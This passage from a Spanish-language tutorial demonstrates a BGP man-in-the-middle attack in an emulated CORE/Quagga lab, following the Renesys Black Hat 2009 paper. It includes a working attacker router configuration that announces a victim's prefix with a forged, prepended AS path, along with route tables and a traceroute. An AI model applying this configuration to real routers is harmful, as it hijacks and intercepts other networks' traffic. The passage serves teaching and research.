
Ahora bien... Mencionamos varias veces sin ilustrar con ejemplos prácticos que en un ataque BGP MITM el atacante puede ocultar su ASN del AS-PATH. Al realizar ésto el ataque seguiría funcionando a la perfección, y es una técnica que hace un poco más difícil (no imposible) la detección del AS responsable del ataque. Ésto lo mencionamos cuando hablábamos de BGP MITM anunciando prefijos más específicos... Pero... En el caso de realizar un ataque BGP MITM sin anunciar prefijos más específicos, el hecho de ocultar nuestro ASN del AS-PATH no solo significaría ocultar nuestra presencia del AS-PATH para hacernos más indetectables, sino que significaría estar anunciando un prefijo con un AS-PATH más corto y con más probabilidades de ser tomado como mejor ruta por más ASs!

Ésta segunda forma de realizar un ataque BGP MITM también es descrita en el mismo paper presentado en la Black Hat DC 2009 por Renesys Corporation y los investigadores Clint Hepner y Earl Zmijewski. Para entender mejor lo explicado hasta ahora en ésta sección, voy a tomar prestadas tres imágenes de dicho paper:




**Victim V announces prefix “p” to its provider 3.**

Como podemos observar, el AS víctima V anuncia el prefijo “p” a su proveedor 3.



**Attacker A announces prefix “p” to provider 1 with bogus path “3, V”.**

Luego el AS atacante A anuncia el mismo prefijo “p” que la víctima, a su proveedor 1, con la ruta falsa: “3, V”, en lugar de “A, 3, V”




**Provider 1 sends all of V's traffic to A, who passes it on to V via provider 3.**

Desde el punto de vista del AS proveedor 1, la ruta para llegar al prefijo “p” más corta es la ruta: “3, V”, y no la ruta legítima “2, 3, V”, por lo tanto el proveedor 1 enviará todo el tráfico perteneciente a la víctima V a través del atacante A, quien se encargara de enrutar el tráfico al proveedor 3 que finalmente enrutaría el tráfico final a la víctima V, el AS origen de la ruta, pero siendo interceptado ilegítimamente por el AS A.

Una vez mostrado de forma gráfica el ejemplo ilustrado en el paper que mencionamos, podemos ser capaces de comprender mejor ésta segunda técnica de BGP MITM, y podemos analizar lo siguiente: si el AS atacante A hubiera publicado el mismo prefijo “p” que la víctima, utilizando como siempre la técnica del AS PREPEND pero sin ocultar su presencia del AS-PATH, el AS-PATH observado desde el punto de vista del proveedor 1 para dicho prefijo sería: “A, 3, V”, de longitud tres, exactamente de la misma longitud que el mismo prefijo “p” anunciado por la Víctima V (origen legítimo), cuyo AS-PATH sería: “2, 3, V”. En éste caso, como los dos prefijos “p” (tanto el publicado por la víctima V, como el publicado por el atacante A) son de la misma longitud, el proveedor 1 se tendría que basar en otros atributos para determinar cuál de las dos rutas es la mejor. Puede ser que de todas formas, la ruta falsa publicada por el atacante sea tomada como la mejor ruta, así como también puede que la ruta verdadera publicada por la víctima sea tomada como la mejor. Si no recuerdan el proceso de elección de mejores rutas, pueden volver a la sección en la que hablamos del protocolo BGP en éste documento. Pero como el atacante publica la ruta quitando su AS del AS-PATH, el AS-PATH visto por el proveedor 1 sería: “3, V”, de longitud dos (menor al publicado por la víctima V de longitud 3), en ese caso queda garantizado que la mejor ruta es la ruta falsa publicada por el atacante.

El próximo paso será comprender ésta técnica desde lo práctico a través de una segunda topología de CORE Network que preparé especialmente para ello. La topología es la siguiente:



Como vemos, la topología que armé es idéntica a la que muestra el ejemplo del paper. En nuestro caso el AS 666 sería el AS atacante (el AS A del paper), y el AS 777 sería el AS víctima (el AS V del paper). Luego el AS 30 sería el AS 3, el AS 20 el AS 2 y el AS 10 el AS 1, también del ejemplo del paper.

Aquí podemos apreciar una tabla que describe los prefijos correspondientes para cada AS:

ASN (Número de AS)	Prefijo correspondiente	Red de usuarios/servidores
777	77.0.0.0/8	77.77.77.0/24
666	66.0.0.0/8	-
10	11.0.0.0/8	11.0.1.0/24
20	20.0.0.0/8	20.0.1.0/24
30	30.0.0.0/8	30.0.1.0/24

Las configuraciones internas de cada AS son idénticas a las descritas en la topología anterior, al igual que las configuraciones entre ASs. Podemos asumir que dentro del AS 777, el nodo n9 es un servidor, aunque para éste ejemplo ya no vamos a exemplificar como interceptar el tráfico, ni interactuar con el servidor más allá de hacerle un ping o traceroute, ya que lo anterior quedó bastante claro mientras explicábamos el ataque sobre la primer topología.

Bueno, dejémosnos de explicaciones y pasemos a lo práctico. Para ello abran CORE Network de la misma forma que expliqué en la sección anterior, y ésta vez carguen la topología bgpmitm2.imn y luego

denle click al botón de play y esperen a que cargue la topología. Después, desde una terminal de Linux dentro del directorio que descargaron de mi repositorio de github (BGP-MITM), ingresen el siguiente comando:

```
# ./restore.sh bgpmitm2_off
```

Esperemos unos segundos hasta que la topología termine de converger y luego observemos la configuración del router n20 del AS malicioso 666. Para ello agamos doble click en dicho router y una vez dentro, ingresamos a la consola de Quagga mediante el comando vtysh, y dentro de aquí introducimos sh run, la salida será la siguiente:

```
n20# sh run
Building configuration...
```

**Current configuration:**

```
!
!
service integrated-vtysh-config
!
interface eth0
ip address 66.66.66.6/30
!
interface eth1
ip address 66.66.66.1/30
!
interface lo
!
router bgp 666
bgp router-id 66.66.66.6
network 66.0.0.0/8
neighbor 66.66.66.2 remote-as 30
neighbor 66.66.66.5 remote-as 10
!
address-family ipv6
exit-address-family
exit
!
ip forwarding
ipv6 forwarding
!
line vty
!
end
```

Como podemos ver, no hay ninguna configuración extraña en éste router. Establece correctamente el peering con sus AS vecinos (AS 10 y AS 30), y publica el prefijo que le corresponde (66.0.0.0/8).

Ahora veamos la tabla de rutas BGP del router n7 del AS 10. Para ello hagamos doble click sobre el router n7 del AS 10, ingresemos a la consola de Quagga mediante el comando vtysh, y una vez adentro, ingresemos el comando:

```
n7# sh ip bgp
```

The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". Below the menu is a command prompt: "root@n7:/tmp/pycore.38213/n7.conf# vtysh". The terminal displays the following text:

```
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n7# sh ip bgp
BGP table version is 0, local router ID is 11.0.0.5
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
               i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop            Metric LocPrf Weight Path
*-> 11.0.0.0          0.0.0.0              0        32768 i
*   20.0.0.0          66.66.66.6           0       666 30 20 i
*> 
*-> 30.0.0.0          11.0.0.2              0        20 30 i
*> 
*-> 66.0.0.0          66.66.66.6           0       666 30 i
*> 
*-> 77.0.0.0          11.0.0.2              0        20 30 777 i
*   66.66.66.6           0       666 i
*-> 77.0.0.0          66.66.66.6           0       666 30 777 i

Displayed 5 out of 9 total prefixes
n7#
```

Detengámonos a analizar la salida del comando anterior. Como vemos, existen dos entradas en la tabla de rutas BGP de n7 para llegar hacia 77.0.0.0/8, una a través del vecino AS 20 y otra a través del vecino AS 666. La elegida en éste caso es a través del vecino AS 20 (el símbolo “>” al principio de la ruta establece que esa es la elegida). Por lo tanto el tráfico hacia el AS 777 no pasaría por el AS 666. Por qué pasa ésto? Como no se establece ningún route-map en n7, y las dos entradas tienen la misma longitud en su AS-PATH, el MED, el weight y el local preference en 0, y el código de origen de ambos es iBGP, la mejor ruta en éste caso, estaría dada por aquella que se aprendió primero. Aquí se puede apreciar que nos encontramos en una condición de carrera, ya que cuando nosotros restauramos la topología no sabemos en qué orden las rutas se van a enseñar y aprender. En la imagen anterior se puede observar que la ruta elegida hacia 77.0.0.0/8 es la enseñada por el vecino AS 20, lo que nos da la señal de que ésta llegó al router n7 antes de que llegara la enseñada por el vecino AS 666. No ocurrió lo mismo con el prefijo 30.0.0.0/8 que se encuentra en las mismas condiciones que 77.0.0.0/8 (hay dos rutas con misma local preference, weight, longitud de AS-PATH, código de origen...). Aquí se considera mejor la ruta enseñada por el AS 666, dejando claro que ésta publicación llegó primero que la enseñada por el AS 20. Cuando ustedes hayan lanzado el comando anterior pueden tener una salida distinta a la mia, es decir, puede darse el caso de que cuando hayan restaurado la topología, haya llegado primero la ruta hacia 77.0.0.0/8 enseñada por el AS 666, y luego la enseñada por el AS 20. En éste caso, la ruta publicada por el AS 666 sería considerada la mejor. Lo mismo se aplica para el prefijo 30.0.0.0/8.

Nosotros en nuestro caso de prueba queremos que el camino original hacia 77.0.0.0/8 sea a través de la ruta publicada por el AS 20, sin necesidad de agregar un route-map ni modificar los valores de los atributos del prefijo. En mi caso, al restaurar la topología, llegó primero la ruta hacia 77.0.0.0/8 enseñada

por el AS 20, tal como lo necesitaríamos para las pruebas, pero como dijimos, puede suceder lo contrario. Para asegurarnos de que las rutas enseñadas por el AS 20 tienen prioridad sobre las enseñadas por el AS 666, lo que vamos a hacer es reestablecer la sesión con el AS 666, de ésta forma, se cierra la sesión TCP entre el AS 10 y el AS 666, y las rutas enseñadas por el AS 666 son eliminadas de la tabla de ruteo del router n7 del AS 10. Inmediatamente se vuelve a establecer otra conexión TCP entre ambos ASs y el AS 666 vuelve a enseñarle al AS 10 las rutas. Como los prefijos enseñados por el AS 20 no se borraron, y al reestablecer la sesión con el AS 666, los mismos prefijos publicados por éste si se borraron y se enseñaron nuevamente, los publicados por el AS 20 que quedaron de antes, tienen prioridad sobre los que el AS 666 volvió a publicar. Al reestablecer la sesión con el AS 666 si o si la mejor ruta elegida hacia 77.0.0.0/8 y hacia 30.0.0.0/8 serán a través de los prefijos publicados anteriormente por el AS 20.

Para reiniciar la sesión BGP entre el AS 10 y su vecino AS 666, hacemos doble click sobre el router n7 del AS 10, dentro de la terminal ingresamos el comando vtysh para entrar en la consola de Quagga, y una vez aquí, introducimos el siguiente comando:

```
n7# clear ip bgp 66.66.66.6
```

Donde 66.66.66.6 sería la IP del router BGP del AS 666 que se conecta con el router BGP n7 del AS 10. Luego esperamos unos segundos, ya que restablecer una sesión con un peer significa tener que eliminar los prefijos aprendidos por éste, volver a establecer la conexión, recibir los prefijos nuevamente y volver a ejecutar el algoritmo para elegir la mejor ruta para cada prefijo, y todo ésto lleva tiempo de procesamiento. En nuestra topología de prueba que es muy pequeña, y en caso de contar con una buena computadora, o una máquina virtual a la que le hayamos asignado muchos recursos, éste proceso se haría muy rápido, pero en la vida real cuando sucede un reestablecimiento de sesión entre routers BGP, el procesamiento que se debe realizar en los routers involucrados puede ser muy alto y requerir de grandes recursos de hardware para llevarlo a cabo en un tiempo adecuado.

Sin más explicaciones, luego de haber esperado unos segundos, y dentro de la misma consola de Quagga, ingresamos el comando:

```
n7# sh ip bgp
```


Network	Next Hop	Metric	LocPrf	Weight	Path
*> 11.0.0.0	0.0.0.0	0		32768	i
* 20.0.0.0	66.66.66.6			0	666 30 20 i
*>	11.0.0.2	0		0	20 i
* 30.0.0.0	66.66.66.6			0	666 30 i
*>	11.0.0.2			0	20 30 i
*> 66.0.0.0	66.66.66.6	0		0	666 i
*	11.0.0.2			0	20 30 666 i
* 77.0.0.0	66.66.66.6			0	666 30 777 i
*>	11.0.0.2			0	20 30 777 i

```
Displayed 5 out of 9 total prefixes
n7#
```

Como se puede apreciar, luego de haber reestablecido la sesión BGP entre el router n7 del AS 10 y el n20 del AS 666, la mejor ruta para los prefijos 70.0.0.0/8 y para 30.0.0.0/8 son las enseñadas por el AS 20, tal como necesitamos. Cabe destacar que el prefijo 30.0.0.0/8 no es el foco del ejemplo, ya que la víctima del ataque BGP MITM queremos que sea el AS 777, pero mencionamos dicho prefijo del AS 30, ya que cumple con las mismas condiciones que el prefijo del AS 777, y con ésto podemos entender el concepto de condición de carrera y cómo en éste caso podemos establecer nuestras preferencias de ruteo reestableciendo una sesión BGP sin necesidad de cambiarle los valores a ningún atributo asociado a los prefijos.


Luego de haber explicado lo anterior, y haber reestablecido la sesión BGP satisfactoriamente, procedamos a hacer un traceroute desde la computadora n18 del AS 10 hacia el servidor n9 (77.77.77.7) del AS 777. Para ello hagamos doble click sobre la computadora n18 e ingresemos el siguiente comando:

```
n18# traceroute -n 77.77.77.7
```



```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n18:/tmp/pycore.46681/n18.conf# traceroute -n 77.77.77.7
traceroute to 77.77.77.7 (77.77.77.7), 30 hops max, 60 byte packets
 1  11.0.1.1  0.206 ms  0.028 ms  0.026 ms
 2  11.0.0.5  0.147 ms  0.047 ms  0.039 ms
 3  11.0.0.2  0.170 ms  0.056 ms  0.048 ms
 4  20.0.0.2  0.083 ms  0.057 ms  0.173 ms
 5  30.0.0.2  0.099 ms  0.073 ms  0.267 ms
 6  77.77.76.6  0.137 ms  0.190 ms  0.198 ms
 7  77.77.77.7  0.217 ms  0.225 ms  0.110 ms
root@n18:/tmp/pycore.46681/n18.conf#
```

Como vemos en la imagen, para que una computadora en el AS 10 llegue al servidor ubicado en el AS 777, se sigue el camino: 20 - 30 - 777. Para dejar más claro el trayecto, voy a mostrar de forma gráfica el camino que se sigue para llegar desde la computadora n18 del AS 10 hacia el servidor n9 del AS 777:



Como vemos, el tráfico que va desde el AS 10 hacia el AS 777 no transita por el AS 666.

Bueno, ahora procedamos a cargar la segunda configuración. Para ello damos click en la cruz del panel de la izquierda de CORE, y esperamos a que la topología termine de descargarse. Una vez que la topología se haya descargado, le damos click al botón verde de play para que se vuelva a cargar. Volvemos a esperar a que cargue, y después, dentro de la carpeta BGP-MITM que descargaron de mi repositorio, ingresen a una terminal e introduzcan el comando:

```
# ./restore.sh bgpmitm2_on_unhide
```

Esperamos a que converga la topología, y luego observamos la nueva configuración del router n20 del AS 666. para ello damos doble click sobre n20, e ingresamos el comando vtysh para meternos en la consola de Quagga, y aquí dentro ingresamos el comando sh run. La salida será la siguiente:

```
n20# sh run
Building configuration...
```

**Current configuration:**

```
!
!
service integrated-vtysh-config
!
interface eth0
ip address 66.66.66.6/30
!
interface eth1
```

```

ip address 66.66.66.1/30
!
interface lo
!
router bgp 666
bgp router-id 66.66.66.6
network 66.0.0.0/8
network 77.0.0.0/8
neighbor 66.66.66.2 remote-as 30
neighbor 66.66.66.2 route-map MITM-ROUTEMAP out
neighbor 66.66.66.5 remote-as 10
neighbor 66.66.66.5 route-map MITM-ROUTEMAP out
!
address-family ipv6
exit-address-family
exit
!
ip prefix-list MITM-OUT seq 5 permit 77.0.0.0/8
!
route-map MITM-ROUTEMAP permit 10
match ip address prefix-list MITM-OUT
set as-path prepend 30 777
!
route-map MITM-ROUTEMAP permit 20
!
ip forwarding
ipv6 forwarding
!
line vty
!
end

```

Resaltamos en rojo los cambios en la configuración del router n20 del AS 666 comparando la configuración guardada en bgpmitm\_off con la guardada en bgpmitm\_on\_unhide. Como vemos, la principal diferencia es que con ésta nueva configuración, el router n20 del AS 666 está anunciando un prefijo que no le corresponde (concretamente el prefijo 77.0.0.0/8 del AS 777), a través del comando: **network 77.0.0.0/8**. El resto de secciones resaltadas en rojo se corresponde a un route-map idéntico al del ejemplo de BGP MITM con prefijos más específicos de la topología bgpmitm.imn que estudiamos anteriormente.

Ahora procedamos nuevamente a re establecer la sesión entre el router n7 del AS 10 y el router n20 del AS 666, y luego volver a observar la tabla de ruteo BGP de n7. Para ello damos doble click en el router n7, ingresamos el comando vtysh, y dentro de la consola de Quagga ingresamos el comando:

```
n7# clear ip bgp 66.66.66.6
```

Esperamos un momento, e ingresamos en la misma consola el siguiente comando:

```
n7# sh ip bgp
```

Terminal

Archivo Editar Ver Buscar Terminal Ayuda

```
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n7# clear ip bgp 66.66.66.6
n7# sh ip bgp
BGP table version is 0, local router ID is 11.0.0.5
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
               i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop           Metric LocPrf Weight Path
*-> 11.0.0.0        0.0.0.0            0        32768  i
*  20.0.0.0        66.66.66.6          0        666 30 20 i
*>
*-> 30.0.0.0        66.66.66.6          0        666 30 i
*>
*-> 66.0.0.0        66.66.66.6          0        666 i
*-
*-> 77.0.0.0        66.66.66.6          0        666 30 777 i
*>

Displayed 5 out of 9 total prefixes
n7#
```

Qué pasó con ésta nueva configuración? Nada nuevo. La tabla de ruteo del router n7 del AS 10 se mantiene exactamente igual que con la configuración anterior. Todo el tráfico que sale desde el AS 10 hacia el AS 777 sigue la misma ruta de antes enseñada por el AS 20 que sigue el recorrido 20 - 30 - 777 sin transitar por el AS malicioso 666. Por qué con ésta nueva configuración no se notó ningún cambio? Lo que pasa es que en la configuración anterior, el router n20 de AS 666, estaba enseñando la ruta hacia 777 de forma natural, luego de haberla aprendido de otro AS vecino. En ésta nueva topología, el AS 666 intenta publicarla de forma artificial, anteponiendo los ASs 30 y 777 al AS-PATH, que es exactamente lo que se haría de forma natural con la configuración anterior. El paquete UPDATE que se envía es exactamente el mismo. En otras palabras, en la primera configuración, el router n20 del AS 666 publica su ruta hacia el AS 777 de forma legítima, como lo haría cualquier otro AS de tránsito legítimo, en cambio en la segunda configuración, trata de hacerlo artificialmente, pero como no se esconde 